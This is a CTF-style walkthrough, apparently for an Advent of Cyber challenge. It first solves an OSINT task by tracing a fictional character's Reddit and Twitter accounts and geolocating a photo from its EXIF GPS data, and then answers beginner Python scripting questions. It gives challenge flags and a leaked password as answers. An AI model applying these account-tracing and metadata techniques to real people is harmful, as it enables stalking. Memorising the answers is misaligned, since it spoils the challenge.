
IGuidetheClaus2020

@IGuideClaus2020

Seeking the truth. Really

Question 6

Most of Rudolph's retweets is about The Bacheloette, we can deduce that it was his favourite TV show.


IGuidetheClaus2020 Retweeted


Kristen Baldwin @KristenGBaldwin · Nov 25, 2020

I never thought that an interview with a @BacheloretteABC contestant would make me want to be a better person, but I spoke to Joe the anesthesiologist from #TheBachelorette today, and he is THE PUREST SOUL EVER. Read the full Q&A: ew.com/tv/bachelorett...

21 126 1,368

<u>Question 7</u>


We also found Rudolph's picture in one of his tweets.



IGuidetheClaus2020 @IGuideClaus2020 · Nov 25, 2020

Day and night. It got a little cold, so I put a scarf on. Hehe

Further search was made on that picture and we know that the picture was taken on Chicago.



About 119 results (0.66 seconds)


Image size:
250 × 250

Find other sizes of this image:
All sizes - Small - Large

Possible related search: ***rudolph parade balloon chicago***

Question 8

we then check the metadata of the images using exif-data to find out where exactly the picture was taken.




GPS

GPS Latitude Ref	North
GPS Latitude	41.891815 degrees
GPS Longitude Ref	West
GPS Longitude	87.624277 degrees

Question 9

Without us expecting, the metadata also contain the flag for today.



IFD0


Resolution Unit	inches
Y Cb Cr Positioning	Centered
Copyright	{FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10

Rudolph had been pwned and his password is **spygame**.

Question 11

Once we put in the coordinate from the image's metadata, we got the accurate position of where the picture is taken


41°53'30.5"N 87°37'27.4"W

41.891815, -87.624277

370 N Michigan Ave, Chicago, IL 60611, USA

Thought Process/Methodology:

For this OSINT task, we were given the username. As we know Rudolph loves using reddit we immediately search for his username and look at all his comments. One of the comments said that his creator's name is Robert and he born in Chicago. Knowing the place and name of the creator, we dig further and found out that his creator's last name is May. The other comment also stated that he loves using Twitter. In order to gain more information, we started to search for his Twitter using the username given and found out that his Twitter's username is "**@IGuideClaus2020**". We also found Rudolph's picture in one of his tweets. we then check the metadata of the images using exif-data to find out where exactly the picture was taken. Without us expecting, the metadata also contain the flag for today.


Day 15: Scripting– There's a Python in my stocking!

Tools used: Kali Linux, Firefox

Solution/walkthrough:


Question 1

After inputting the code, the output produce is 2.


```
C:\Users\azyys>python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022, 23:13:41) [MSC v.1929 64 bit (AMD64)] on
Type "help", "copyright", "credits" or "license" for more information.
>>> True + True
2
```

Question 2


Based on the dossier given, the database for installing other people's libraries is called **PyPi**.


Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install x` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:


Question 3

The output is True


```
2
>>> bool("False")
True
>>>
```


Question 4

The requests library lets us download the HTML of a webpage.


```
from bs4 import BeautifulSoup
import requests

# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```


Question 5

After analysing the code, we confirmed it using a compiler and the output is “[1, 2, 3, 6]”



```
C:\Users\azyys>python
Python 3.10.4 (tags/v3.10.4:9d38120, Mar 23 2022, 23:13:41) [MSC v.1929 64 bit (AMD64)] on win32
Type "help", "copyright", "credits" or "license" for more information.
>>> x = [1, 2, 3]
>>>
>>> y = x
>>>
>>> y.append(6)
>>>
>>> print(x)
[1, 2, 3, 6]
```


Question 6



Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We **pass by reference.** As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

Question 7

We examine the following code:



```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

Found out when the input is “Skidy”, “The Wise One has allowed you to come in” will be printed

Question 8

Also, when the input is “elf”, “The Wise One not has allowed you to come in” will be printed.